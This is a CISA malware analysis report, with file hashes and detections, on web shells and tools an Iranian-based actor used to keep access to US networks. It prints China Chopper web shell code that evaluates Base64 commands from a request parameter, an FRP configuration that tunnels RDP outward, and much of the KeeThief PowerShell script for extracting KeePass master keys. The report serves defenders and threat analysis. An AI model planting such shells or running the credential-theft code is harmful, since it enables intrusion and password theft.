MAR-10297887-1.v2 – Iranian Web Shells

us-cert.cisa.gov/ncas/analysis-reports/ar20-259a

Notification

This report is provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of a information contained herein. The DHS does not endorse any commercial product or service referenced in this bulletin or otherwise.

This document is marked TLP:WHITE--Disclosure is not limited. Sources may use TLP:WHITE when information carries minimal or no foreseeal accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:WHITE information may be distribu more information on the Traffic Light Protocol (TLP), see http://www.us-cert.gov/tlp.

Summary

Description

The Iranian-based malicious cyber actor associated to this report is known to target industries associated to information technology, government insurance across the US. The threat actor has been observed exploiting several publicly known Common Vulnerabilities and Exposures (CVEs) virtual private network (VPN), Citrix NetScaler, and F5 vulnerabilities. Once the actor exploits these vulnerabilities, open source web shells and/c web shells are used to further entrench into a victim network. The web shells are publicly known as ChunkyTuna, Tiny, and China Chopper web

This product details the functionality of 18 malicious files including multiple components of the China Chopper web shell, including an application application that listens for incoming Hypertext Transfer Protocol (HTTP) connections from a remote operator. The China Chopper web shell will a and execute JavaScript code on to a victim's system. The report also details additional China Chopper web shell components that allow the oper command and control (C2) capabilities including the ability to enumerate directories, upload and execute additional payloads, and exfiltrate data.

In addition, a program data (PDB) file and a binary, which has been identified as a compiled version of the open source project known as "FRP", allows an adversary to tunnel various types of connections to a remote operator sitting outside of the victim's network perimeter. In addition, a Pc analyzed that is part of the open source project known as "KeeThief". This code will allow the operator to access encrypted password credentials "KeePass" password management software.

It appears this adversary utilized these malicious tools to maintain persistent remote access and data exfiltration from the victim's network. The a the "FRP" utility to tunnel outbound Remote Desktop Protocol (RDP) sessions, allowing persistent access to the network from outside the firewal Chopper web shell also provides the persistent ability to navigate throughout the victim's network when inside the perimeter. Leveraging the "Ke to sensitive user password credentials and potentially the ability to pivot to user accounts outside of the victim's network.

An additional 7 files contain malicious Hypertext Preprocessor (PHP) code designed to function as malicious web shells, which were identified as shells. The purpose of these web shells is to accept commands and data from a remote operator, providing the operator C2 capabilities over a c

Submitted Files (17)

134ef25d48b8873514f84a0922ec9d835890bda16cc7648372e014c1f90a4e13 (site.aspx)

17f5b6d74759620f14902a5cc8bba8753df8a17da33f4ea126b98c7e2427e79c (vti_cnf.aspx.33154034.compiled)

28bc161df8406a6acf4b052a986e29ad1f60cbb19983fc17931983261b18d4ea (App_Web_tcnma5bs.pdb)

2944ea7d0045a1d64f3584e5803cbf3a026bd0e22bdf2e4ba1d28c6ad9e57849 (prev_sh)

3b14d5eafcdb9e90326cb4146979706c85a58be3fc4706779f0ae8d744d9e63c (content)

4a1fc30ffeee48f213e256fa7bff77d8abd8acd81e3b2eb3b9c40bd3e2b04756 (content)

51e9cadeab1b33260c4ccb2c63f5860a77dd58541d7fb0840ad52d0a1abedd21 (df5bd34799e200951fcce77c1c0b42...)

547440bd037a149ac7ac58bc5aaa65d079537e7a87dc93bb92edf0de7648761c (df5bd34799e200951fcce77c1c0b42...)

553f355f62c4419b808e078f3f71f401f187a9ac496b785e81fbf087e02dc13f (ui-bg.aspx)

55b9264bc1f665acd94d922dd13522f48f2c88b02b587e50d5665b72855aa71c (svchost.exe)

5e0457815554574ea74b8973fc6290bd1344aac06c1318606ea4650c21081f0a (App_Web_tcnma5bs.0.js)

8c9aeedeea37ee88c84b170d9cd6c6d83581e3a57671be0ba19f2c8a17bd29f3 (content)

913ee2b048093162ff54dca050024f07200cdeaf13ffd56c449acb9e6d5fbda0 (kee.ps1)

99344d862e9de0210f4056bdf4b8045ab9eabe1a62464d6513ed16208ab068fc (App_Web_tcnma5bs.dll)

b36288233531f7ac2e472a689ff99cb0f2ac8cba1b6ea975a9a80c1aa7f6a02a (tiny_webshell)

b443032aa281440017d1dcc3ae0a70d1d30d4f2f2b3f064f95f285e243559249 (df5bd34799e200951fcce77c1c0b42...)

f7ddf2651faf81d2d5fe699f81315bb2cf72bb14d74a1c891424c6afad544bde (dllhost.dll)

Additional Files (1)

10836bda2d6a10791eb9541ad9ef1cb608aa9905766c28037950664cd64c6334 (KeeTheft.dll)

Findings

553f355f62c4419b808e078f3f71f401f187a9ac496b785e81fbf087e02dc13f

Tags

trojanwebshell

Details

Name	ui-bg.aspx
Size	178 bytes
Type	ASCII text, with no line terminators
MD5	d7b7a8c120b69166643ee05bf70b37e5
SHA1	2ac99374cab70f8be83c48bbf3258eae78676f65
SHA256	553f355f62c4419b808e078f3f71f401f187a9ac496b785e81fbf087e02dc13f
SHA512	8c51c9e3d3d39ec7b961482ed7fc8cde1804ef126b72fce270c6891f64f4371067a65a8be1cbab1ab3c8860a3e2ea206d274f064d54cf
ssdeep	3:aEwJkW9uck1SLxAdRLgyKBM2aBZBQ/tZ/LmKABXXKF2xKYA5eRtGnKRHBIwLWEDp:aEm7EnLgyKBM5Y/tZ6KCHKF2xKt5e/G
Entropy	5.196436

Antivirus

ESET	ASP/Webshell.T trojan
Sophos	Troj/WebShel-F
Symantec	Hacktool.Jsprat

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Description

This file is a small JavaScript file, which contains the following code:

—Begin JavaScript Code—
@ Page Language="Jscript"%><%try
{
eval(System.Text.Encoding.GetEncoding(65001).GetString(System.Convert.FromBase64String(Request.Item["[Redacted]"])),"unsafe");
}
catch(e)
{
}
—End JavaScript Code—

Analysis indicates this file might serve as part of a larger application. The code within the file decodes and executes data using the JavaScript "e
attained via the JavaScript "Request" function indicating the data is pulled from a remote server using the HTTP protocol. It is believed this script
China Chopper web shell framework.

134ef25d48b8873514f84a0922ec9d835890bda16cc7648372e014c1f90a4e13

Tags

trojanwebshell

Details

Name	site.aspx
Size	178 bytes
Type	ASCII text, with no line terminators
MD5	20d89fa1df155632fafb2c9fe1a6a038
SHA1	c9cf494475de81dae5a2c54c678b4a518f46b1fe

SHA256	134ef25d48b8873514f84a0922ec9d835890bda16cc7648372e014c1f90a4e13
SHA512	c1d485e34153c50af79e719c4100b988ba4d289578d385d0b30d2225c20b4b8f715d215f609a141030489a337ff36a89b23d4e99bf18
ssdeep	3:aEwJkW9uck1SLxAdRLgyKBM2aBZBQ/tZ/LmKABXXKF2xKYA5eRtJIIDYbwLWEDvR:aEm7EnLgyKBM5Y/tZ6KCHKF2xKt5e/f3
Entropy	5.201321

Antivirus

ESET	ASP/Webshell.T trojan
Sophos	Troj/WebShel-F
Symantec	Hacktool.Jsprat

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Description

This file is a small JavaScript file, which contains the following embedded code:

—Begin Embedded JavaScript—
Page Language="Jscript"%><%try
{
eval(System.Text.Encoding.GetEncoding(65001).GetString(System.Convert.FromBase64String(Request.Item["ammashnist"])),"unsafe");
}
catch(e)
{
}
—End Embedded JavaScript—

This script is designed to pull JavaScript from an existing "Request Object", Base64 decode and execute it. The contents of the retrieved JavaSc
for analysis. It is believed this web shell is a component of the China Chopper web shell framework.
17f5b6d74759620f14902a5cc8bba8753df8a17da33f4ea126b98c7e2427e79c

Tags

webshell

Details

Name	vti_cnf.aspx.33154034.compiled
Size	408 bytes
Type	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators
MD5	de1cd1c54711544508d157214323af85
SHA1	c33a07965e06280c53e19a5d093983205433843f
SHA256	17f5b6d74759620f14902a5cc8bba8753df8a17da33f4ea126b98c7e2427e79c
SHA512	8265901a684f808c612f9cfcc486aaba923e2cf8ca7fdcd3071e786ad6030c067c4147b7b4e36bb271a5f2b36e0c3f487ceb259e2f00e6
ssdeep	12:MMHdWFV2q6sX1rMxA0UH17I2fUQ/1OifV2q6sW6/1:JdmsvkrGOnfUcBsve/1
Entropy	5.120655

Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Description

This file is a ".compiled" file which was generated during the compilation of an ASP.NET application. It is believed this file was generated during t
execution of a China Chopper web shell application. Although this file cannot be executed, its presence may be considered an indicator of comp
following data.

—Begin Data—
<?xml version="1.0" encoding="utf-8"?>
<preserve resultType="3" virtualPath="/rfq/aspnet_client/system_web/4_0_30319/_vti_cnf.aspx" hash="825a58a8b" filehash="445bd1a9fe00" fla
assembly="App_Web_tcnma5bs" type="ASP.aspnet_client_system_web_4_0_30319__vti_cnf_aspx">
  <filedeps>
    <filedep name="/rfq/aspnet_client/system_web/4_0_30319/_vti_cnf.aspx" />
  </filedeps>
</preserve>
—End Data—
5e0457815554574ea74b8973fc6290bd1344aac06c1318606ea4650c21081f0a

Tags

webshell

Details

Name	App_Web_tcnma5bs.0.js
Size	8401 bytes
Type	UTF-8 Unicode (with BOM) text, with CRLF line terminators
MD5	8495abfd7356f75ad7006d2ab42d4bee
SHA1	3736a085f9fe515dc7d12bbf2a1474bdd3d8d4d2
SHA256	5e0457815554574ea74b8973fc6290bd1344aac06c1318606ea4650c21081f0a
SHA512	8c5fec8455ad0d529030f19626b8fe55b05f6f24b4fee1378e2d6ffa7185c5f2854074cfc30518721892f39985dc5742e81f875d5469101
ssdeep	192:VkjEVXTaaVEDAQpovRpY0NHMdWoEsxpKL:VkjEVXTaaEDAQM3NHMdJEIp4
Entropy	5.246768

Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Description

This application has been identified as a component of a malicious web shell. This script has been tentatively identified as a variant of the China
Displayed below is the partial JavaScript application extracted from this script:

—Begin Partial JavaScript—
```
package ASP {


  public System.Runtime.CompilerServices.CompilerGlobalScopeAttribute()
  class aspnet_client_system_web_4_0_30319__vti_cnf_aspx extends System.Web.UI.Page implements System.Web.SessionState.IRequires
System.Web.IHttpHandler {


    private static var __initialized : boolean;


    private static var __fileDependencies : System.Object;


    public System.Diagnostics.DebuggerNonUserCodeAttribute() function aspnet_client_system_web_4_0_30319__vti_cnf_aspx() {
      var dependencies : System.String[];
      System.Web.UI.Page(this).AppRelativeVirtualPath = "~/aspnet_client/system_web/4_0_30319/_vti_cnf.aspx";
      if ((ASP.aspnet_client_system_web_4_0_30319__vti_cnf_aspx.__initialized == false)) {
        dependencies = new System.String[1];
        dependencies[0] = "~/aspnet_client/system_web/4_0_30319/_vti_cnf.aspx";
```

```
            ASP.aspnet_client_system_web_4_0_30319__vti_cnf_aspx.__fileDependencies = this.GetWrappedFileDependencies(dependencies);
            ASP.aspnet_client_system_web_4_0_30319__vti_cnf_aspx.__initialized = true;
        }
        this.Server.ScriptTimeout = 30000000;



    }



    protected final function get Profile() : System.Web.Profile.DefaultProfile {
        return System.Web.Profile.DefaultProfile(this.Context.Profile);
    }



    protected override function get SupportAutoEvents() : boolean {
        return false;
    }



    protected final function get ApplicationInstance() : ASP.global_asax {
        return ASP.global_asax(this.Context.ApplicationInstance);
    }



    private final System.Diagnostics.DebuggerNonUserCodeAttribute() function __BuildControlTree(__ctrl : aspnet_client_system_web_4_0_30



        //@cc_on
        //@set @position(file="F:\\inetpub\\wwwroot\\\\aspnet_client\\system_web\\4_0_30319\\_vti_cnf.aspx";line=1)
        this.InitializeCulture();



        //@set @position(end)
        __ctrl.SetRenderMethodDelegate(System.Web.UI.RenderMethod(this.__Render__control1));
    }



    private final function __Render__control1(__w : System.Web.UI.HtmlTextWriter, parameterContainer : System.Web.UI.Control) {



        //@cc_on
        //@set @position(file="F:\\inetpub\\wwwroot\\\\aspnet_client\\system_web\\4_0_30319\\_vti_cnf.aspx";line=1)
                    try {eval(System.Text.Encoding.GetEncoding(65001).GetString(System.Convert.FromBase64String(Request.Item["[Redacted]"



        //@set @position(end)
    }
—End Partial JavaScript—
```

Analysis indicates it is designed to operate as a web server and accept JavaScript code provided from a remote operator. The password utilized access this web shell was redacted.
99344d862e9de0210f4056bdf4b8045ab9eabe1a62464d6513ed16208ab068fc

Tags

webshell

Details

Name	App_Web_tcnma5bs.dll
Size	13312 bytes
Type	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
MD5	18f2cf11b940a62d63fd757e20564ec6
SHA1	6fbd38aff374974c59ccca7efd8e1a3205c69ce9
SHA256	99344d862e9de0210f4056bdf4b8045ab9eabe1a62464d6513ed16208ab068fc

SHA512	190c3cb0a09ce111135d0a98d10922650c28eb895583d98b2015b67e71a2131f824863cb4402d7627648aa0660ad5eaab63ed7cae8a
ssdeep	384:4PojaxtaTXMzS/X44tIItLzxqIj3tccsJY5Ohmqw/4JHuNkLpe+k:4PojaxyXM+/X44K2
Entropy	5.143850

Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

No matches found.

PE Metadata

Compile Date	2020-06-07 06:21:21-04:00
Import Hash	dae02f32a21e03ce65412f6e56942daa
Company Name	
File Description	
Internal Name	App_Web_tcnma5bs.dll
Legal Copyright	
Original Filename	App_Web_tcnma5bs.dll
Product Name	
Product Version	

PE Sections

MD5	Name	Raw Size	Entropy
83b4ba5ffed3f61f2c3c07cbfb9e4645	header	512	2.606561
9f9a21c74d71b03386ee22a566a1170d	.text	11264	5.517535
cb5b712bb6ddf459a6a953c98373b5f6	.rsrc	1024	2.512896
dbd0e57bcdedc0733290c5195a01ad35	.reloc	512	0.081539

Packers/Compilers/Cryptors

Microsoft Visual C# v7.0 / Basic .NET

Relationships

99344d862e... Related_To 28bc161df8406a6acf4b052a986e29ad1f60cbb19983fc17931983261b18d4ea

Description

This file is a Windows compiled .NET dynamic link library (DLL) file. It has been identified as a component of a malicious web shell. The DLL has as a variant of the China Chopper web shell. This malicious DLL contains embedded malicious JavaScript code. A portion of the JavaScript code decompiled DLL is displayed below:

```
—Begin Extracted Code—
private void __Render__control1(HtmlTextWriter __w, Control parameterContainer)
  {
    // ISSUE: type reference
    // ISSUE: type reference
    // ISSUE: type reference
    Microsoft.JScript.StackFrame.PushStackFrameForMethod((object) this, new JSLocalField[3]
    {
      new JSLocalField(nameof (__w), __typeref (HtmlTextWriter), 0),
      new JSLocalField(nameof (parameterContainer), __typeref (Control), 1),
      new JSLocalField("e:6", __typeref (object), 2)
```

```
    }, ((INeedEngine) this).GetEngine());
    try
    {
      object obj1;
      try
      {
       object[] localVars1 = ((Microsoft.JScript.StackFrame) ((INeedEngine) this).GetEngine().ScriptObjectStackTop()).localVars;
       localVars1[0] = (object) __w;
       localVars1[1] = (object) parameterContainer;
       object obj2;
       localVars1[2] = obj2;
       Eval.JScriptEvaluate((object) Encoding.GetEncoding(65001).GetString(System.Convert.FromBase64String(this.Request["[Redacted]"])), ((I
this).GetEngine());
       object[] localVars2 = ((Microsoft.JScript.StackFrame) ((INeedEngine) this).GetEngine().ScriptObjectStackTop()).localVars;
       __w = (HtmlTextWriter) localVars2[0];
       parameterContainer = (Control) localVars2[1];
       obj1 = localVars2[2];
      }
      catch (Exception ex)
      {
       VsaEngine engine = ((INeedEngine) this).GetEngine();
       obj1 = Try.JScriptExceptionValue((object) ex, engine);
      }
      object[] localVars = ((Microsoft.JScript.StackFrame) ((INeedEngine) this).GetEngine().ScriptObjectStackTop()).localVars;
      localVars[0] = (object) __w;
      localVars[1] = (object) parameterContainer;
      localVars[2] = obj1;
    }
    finally
    {
      ((INeedEngine) this).GetEngine().PopScriptObject();
    }
—End Extracted Code—
```

Analysis indicates the password utilized to access this web shell by the remote actor was redacted. This implant will allow a remote operator to e
on a victim's system.

28bc161df8406a6acf4b052a986e29ad1f60cbb19983fc17931983261b18d4ea

Tags

webshell

Details

Name	App_Web_tcnma5bs.pdb
Size	24064 bytes
Type	MSVC program database ver 7.00, 512*47 bytes
MD5	3be9b7030389ad5e106f169fbe7b7458
SHA1	224448b5840b71ca07c144d3f525b8971c17d4a7
SHA256	28bc161df8406a6acf4b052a986e29ad1f60cbb19983fc17931983261b18d4ea
SHA512	bf8b7bc82be4803099cfe956edb2699c441705955e4d7e3822501940a8e572dafcf1906c797cea8551f3407059bad03c9196bd143203
ssdeep	384:ihIBU3Xo3Z3oTTi3aljxTi3aljKITi3aljs8Ti3aljUTi3aljBTi3alj1Ti3aljb:ihIBU4Zox1fLOx5H1bX0b6UW
Entropy	3.924351

Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

28bc161df8... Related_To 99344d862e9de0210f4056bdf4b8045ab9eabe1a62464d6513ed16208ab068fc

Description

This file is a program database (PDB) file. This file correlates with compilation of the application named "App_Web_tcnma5bs.dll" (99344d862e9de0210f4056bdf4b8045ab9eabe1a62464d6513ed16208ab068fc). Although this file cannot be executed, its presence may be con compromise. Strings of interest extracted from this PDB life are displayed below:

—Begin Strings of Interest—
F:\inetpub\wwwroot\\aspnet_client\system_web\4_0_30319_vti_cnf.aspx
f:\inetpub\wwwroot\\aspnet_client\system_web\4_0_30319_vti_cnf.aspx
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config
c:\windows\microsoft.net\framework64\v4.0.30319\config\web.config

.ctor
Global Code
System
System.Collections
System.Text
System.Web.UI
System.Collections.Generic
System.Text.RegularExpressions
System.Xml.Linq
System.Web.SessionState
System.Web.Helpers
System.Web.Routing
System.Configuration
System.Collections.Specialized
System.Linq
System.Web
System.Web.DynamicData
System.Web.Caching
System.Web.Profile
System.ComponentModel.DataAnnotations
System.Web.UI.WebControls
System.Web.Mvc.Ajax
System.Web.Security
System.Web.Mvc
System.Web.UI.WebControls.WebParts
System.Web.WebPages
System.Web.Mvc.Html
System.Web.UI.HtmlControls
get_Profile
ASP
System
System.Collections
System.Text
System.Web.UI
System.Collections.Generic
System.Text.RegularExpressions
System.Xml.Linq
System.Web.SessionState
System.Web.Helpers
System.Web.Routing
System.Configuration
System.Collections.Specialized
System.Linq
System.Web
System.Web.DynamicData
System.Web.Caching
System.Web.Profile
System.ComponentModel.DataAnnotations
System.Web.UI.WebControls
System.Web.Mvc.Ajax
System.Web.Security
System.Web.Mvc
System.Web.UI.WebControls.WebParts
System.Web.WebPages
System.Web.Mvc.Html
System.Web.UI.HtmlControls
get_SupportAutoEvents

GetEngine
0600000d
SetEngine
0600000e
ASP.aspnet_client_system_web_4_0_30319__vti_cnf_aspx
87986BFE
__ASP.FastObjectFactory_app_web_tcnma5bs
35A8BE76
JScript 0

1F3114D0
JScript 1
062A2591
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config
F:\inetpub\wwwroot\\aspnet_client\system_web\4_0_30319_vti_cnf.aspx
T[@
/LinkInfo
/names
/src/headerblock
/src/files/f:\inetpub\wwwroot\\aspnet_client\system_web\4_0_30319_vti_cnf.aspx
/src/files/c:\windows\microsoft.net\framework64\v4.0.30319\config\web.config
—End Strings of Interest—
55b9264bc1f665acd94d922dd13522f48f2c88b02b587e50d5665b72855aa71c

Tags

proxywebshell

Details

Name	svchost.exe
Size	10532864 bytes
Type	PE32+ executable (console) x86-64 (stripped to external PDB), for MS Windows
MD5	c8bc262d7126c3399baaec3bee89d542
SHA1	c94a0f902b3b8cc4ca5e4cc9004ac9eaa4614699
SHA256	55b9264bc1f665acd94d922dd13522f48f2c88b02b587e50d5665b72855aa71c
SHA512	cf7b89d9658e618cb4f590b13bd6a6e5abcba0cddca625c7aeaaafb5ef8821a7a60620b789de4abd5d4505ffe3e9c13ad3bf1173f21e17
ssdeep	196608:3YHvhq3/BuNnKkOeXtqugiGk9FPHxgc/uA63+w0lUX:kQBuVku1G+
Entropy	6.107183

Antivirus

K7	Riskware (0040eff71)
Sophos	App/FRProxy-A

YARA Rules

No matches found.

ssdeep Matches

No matches found.

PE Metadata

Compile Date	1969-12-31 19:00:00-05:00
Import Hash	91802a615b3a5c4bcc05bc5f66a5b219

PE Sections

MD5	Name	Raw Size	Entropy
86ff3a53ecd56eaa856f8c7c28d0a8f1	header	1536	1.263684
26ef590b60778bfdd9bfcbb24d832f94	.text	4546560	5.826487
abdb24e1a410aa5fba49a4d1fe6a21bb	.rdata	5612032	5.660454
2e993dbff4bcb21d52aa1897a4e2604e	.data	370688	6.023192
f006061c21d3eee457ffe5e2c69cba8e	.idata	1536	3.442601
07b5472d347d42780469fb2654b7fc54	.symtab	512	0.020393

Description

This file is a compiled version of the open source utility named FRP. It is an administrative tool, which allows a system inside a router or firewall p
Translation, to provide network access to systems / operators located outside of the victim's network. For example, the utility could be utilized to
protocol connections from an inside system protected by a firewall and router, to a system outside of the firewall perimeter.

f7ddf2651faf81d2d5fe699f81315bb2cf72bb14d74a1c891424c6afad544bde

Tags

webshell

Details

Name	dllhost.dll
Size	226 bytes
Type	ASCII text, with CRLF line terminators
MD5	14df2e509b6ee8deb3ce6ba3b88e3de0
SHA1	80190bdddf70a79a1735136f81309219c937458d
SHA256	f7ddf2651faf81d2d5fe699f81315bb2cf72bb14d74a1c891424c6afad544bde
SHA512	6a32f2715d554c11eb0a50e39540c9e68bbb387b8a3aa1dfe4604ce6ed22a075fae0c1b3dfd07468746f4d782b1bff203f9036acaff9d6b
ssdeep	6:eBh3BnEWovv5O4WaundbHAVSVDOUqxTWi:enlcO4WhcSVHqxii
Entropy	5.081345

Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Description

This file is a configuration file, which may be utilized with the FRP binary named "svchost.exe"
(55b9264bc1f665acd94d922dd13522f48f2c88b02b587e50d5665b72855aa71c). The contents of the configuration file is displayed below:

—Begin Configuration Data—
[common]
server_addr = [IP address]
server_port = 443
tls_enable = true
token = laksddflko986wq35029735

[Indy [SCCPV01] - RDP]
type = tcp
use_encryption = true
local_ip = [IP address]
local_port = 3389
remote_port = 0
—End Configuration Data—

The protocol tunneled is RDP.

913ee2b048093162ff54dca050024f07200cdeaf13ffd56c449acb9e6d5fbda0

Tags

trojan

Details

Name	kee.ps1
Size	357631 bytes
Type	awk or perl script, ASCII text, with very long lines
MD5	3a83cad860a688e1f40683142280a67b
SHA1	d8ad2de372296501c3eb3aa0e053708eb3914113

SHA256	913ee2b048093162ff54dca050024f07200cdeaf13ffd56c449acb9e6d5fbda0
SHA512	a7afad9c446e55e25ec6289595ebeba469df0ccbc1863c437acf64e63c13b497699804de5248664d5cb78c527ffb9d1415c36a182d32(
ssdeep	6144:SJU/ny0KiejKvsM7fz0QVd/eHuwF1U1zDtyftQQKasiaUKGY4RpmOHYqmqEqJ7jO:sIyCVjz0QpcU9QlTsZb
Entropy	6.018326

Antivirus

BitDefender	Application.Hacktool.TJ
Cyren	Trojan.NBMZ-8
ESET	MSIL/PSW.KeeThief.A trojan
Ikarus	Trojan.PowerShell.Pklotide

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

913ee2b048... Related_To 10836bda2d6a10791eb9541ad9ef1cb608aa9905766c28037950664cd64c6334

Description

This file is a malicious PowerShell script. It is part of an open source application. The purpose of this script is to decrypt "keepass" files in an atte
password credentials stored on the victim's system. During runtime, this script decodes and utilizes the .NET executable named "KeeTheft.dll,"
(10836bda2d6a10791eb9541ad9ef1cb608aa9905766c28037950664cd64c6334). A portion of the PowerShell script is displayed below:

```
—Begin Malicious Powershell Code—
#requires -version 2
function Get-KP
{
[CmdletBinding()]
param (
[Parameter(Position = 0,
ValueFromPipeline = $True)]
[System.Diagnostics.Process[]]
[ValidateNotNullOrEmpty()]
$Process
)
BEGIN
{
   if(-not $PSBoundParameters['Process'])
   {
   try
   {
      $Process = Get-Process KeePass -ErrorAction Stop | Where-Object
      {
      $_.FileVersion -match '^2\.'
      }
   }
   catch
   {
      throw 'NO instances open!'
   }
   }
   $EncodedCompressedFile = 'tL0HfFzFET/+7'
   $DeflatedStream = New-Object
   IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String($EncodedCompressedFile),
   [IO.Compression.CompressionMode]::Decompress)
   $UncompressedFileBytes = New-Object Byte[](738304)
   $DeflatedStream.Read($UncompressedFileBytes, 0, 738304) | Out-Null
   $Assembly =
   [Reflection.Assembly]::Load($UncompressedFileBytes)
}
PROCESS
{
   ForEach($KeePassProcess in
   $Process)
```

```
{
if($KeePassProcess.FileVersion -match '^2\.')
{
   $WMIProcess = Get-
   WmiObject win32_process -Filter "ProcessID = $($KeePassProcess.ID)"
   $ExecutablePath =
   $WMIProcess | Select-Object -Expand ExecutablePath
   Write-Verbose "Examining KeePass
   process $($KeePassProcess.ID) for master keys"
   $Keys = $Assembly.GetType
   ('KeeTheft.Program').GetMethod('GetKeePassMasterKeys').Invoke($null, @
   ([System.Diagnostics.Process]$KeePassProcess))
   if($Keys)
   {
   ForEach
   ($Key in $Keys)
   {
      ForEach($UserKey in $Key.UserKeys)
      {
      $KeyType = $UserKey.GetType().Name
      $UserKeyObject = New-Object PSObject
      $UserKeyObject | Add-Member Noteproperty 'Database' $UserKey.databaseLocation
      $UserKeyObject | Add-Member Noteproperty 'KeyType' $KeyType
      $UserKeyObject | Add-Member Noteproperty 'KeePassVersion' $KeePassProcess.FileVersion
      $UserKeyObject | Add-Member Noteproperty 'ProcessID' $KeePassProcess.ID
      $UserKeyObject | Add-Member Noteproperty 'ExecutablePath' $ExecutablePath
      $UserKeyObject | Add-Member Noteproperty 'EncryptedBlobAddress' $UserKey.encryptedBlobAddress
      $UserKeyObject | Add-Member Noteproperty 'EncryptedBlob' $UserKey.encryptedBlob
      $UserKeyObject | Add-Member Noteproperty 'EncryptedBlobLen' $UserKey.encryptedBlobLen
      $UserKeyObject | Add-Member Noteproperty 'PlaintextBlob' $UserKey.plaintextBlob
      if($KeyType -eq 'KcpPassword')
      {
         $Plaintext =
         [System.Text.Encoding]::UTF8.GetString($UserKey.plaintextBlob)
      }
      else
      {
         $Plaintext = [Convert]::ToBase64String
         ($UserKey.plaintextBlob)
      }
      $UserKeyObject | Add-
      Member Noteproperty 'Plaintext' $Plaintext
      if($KeyType -eq 'KcpUserAccount')
      {
         try
         {
         $WMIProcess = Get-WmiObject
         win32_process -Filter "ProcessID = $($KeePassProcess.ID)"
         $UserName =
         $WMIProcess.GetOwner().User
         $ProtectedUserKeyPath = Resolve-Path -Path
         "$($Env:WinDir | Split-Path -Qualifier)\Users\*$UserName*\AppData\Roaming\KeePass\ProtectedUserKey.bin"
         -ErrorAction SilentlyContinue | Select-Object -ExpandProperty Path
         $UserKeyObject | Add-Member Noteproperty 'KeyFilePath' $ProtectedUserKeyPath
         }
         catch
         {
         Write-Warning "Error
         enumerating the owner of $($KeePassProcess.ID) : $_"
         }
      }
      else
      {
         $UserKeyObject | Add-Member
         Noteproperty 'KeyFilePath' $UserKey.keyFilePath
      }
      $UserKeyObject.PSObject.TypeNames.Insert(0, 'KeePass.Keys')
      $UserKeyObject
      }
   }
   }
   else
   {
   Write-Verbose "No keys found for $($KeePassProcess.ID)"
   }
}
```

```
    else
    {
        Write-Warning "Only KeePass 2.X is supported at this time."
    }
    }
}
```

—End Malicious Powershell Code—

10836bda2d6a10791eb9541ad9ef1cb608aa9905766c28037950664cd64c6334

Tags

trojan

Details

Name	KeeTheft.dll
Size	738304 bytes
Type	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
MD5	dc8a91125f273090cd8d76e9e588a074
SHA1	3455ecca61a280a1056adb69077e0c652daa3516
SHA256	10836bda2d6a10791eb9541ad9ef1cb608aa9905766c28037950664cd64c6334
SHA512	dc25e2ff93871edeb751e99cafe0717163817bfa85bd41c941c1c8b1b5ad2c63b9935060475b65dda69edce358f2759160ce94ad663c
ssdeep	12288:NxOU+wuclYOW1ENXKUEHI7apPYEMMIjS3K9TodHNSIIcOECQ:NETclYOWCNXKUEHI7apPYEMJ9TgHDpC
Entropy	6.023616

Antivirus

Ahnlab	Trojan/Win32.Tiggre
Avira	TR/PSW.KeeThief.vmqvn
BitDefender	Gen:Variant.Ursu.299323
ESET	a variant of MSIL/PSW.KeeThief.A trojan
Emsisoft	Gen:Variant.Ursu.299323 (B)
Ikarus	Trojan.MSIL.PSW
K7	Password-Stealer (005253fd1)
McAfee	GenericRXIL-CE!DC8A91125F27
Microsoft Security Essentials	PWS:MSIL/KeeThief
Symantec	Trojan.Gen.MBT

YARA Rules

No matches found.

ssdeep Matches

No matches found.

PE Metadata

Compile Date	2016-07-11 14:54:24-04:00
Import Hash	f34d5f2d4577ed6d9ceec516c1f5a744
File Description	KeeTheft
Internal Name	KeeTheft.exe
Legal Copyright	Copyright © 2016
Original Filename	KeeTheft.exe
Product Name	KeeTheft

Product Version	1.0.0.0

PE Sections

MD5	Name	Raw Size	Entropy
cb77191ad61291924938362fbb902f32	header	512	2.783814
1fb4a5b09d9141362ed994c8a99b3cf5	.text	735744	6.030226
2801de31bb6a6306f169ef81e5589521	.rsrc	1536	4.076679
ecf88595c12869be20d521f1934da506	.reloc	512	0.101910

Relationships

10836bda2d...	Related_To	913ee2b048093162ff54dca050024f07200cdeaf13ffd56c449acb9e6d5fbda0

Description

This file is a Windows executable written in the .NET programming language. This binary has been identified as the KeyTheft application, which open source project. The primary purpose of this executable is to assist in the stealing of password credentials from the "KeePass Password Sa utility software. Using this malware, an operator will be able to decrypt and extract passwords from a "KeePass" safe, allowing access to sensitiv the ability pivot to the victim's user accounts outside of the victim's network.

Screenshots

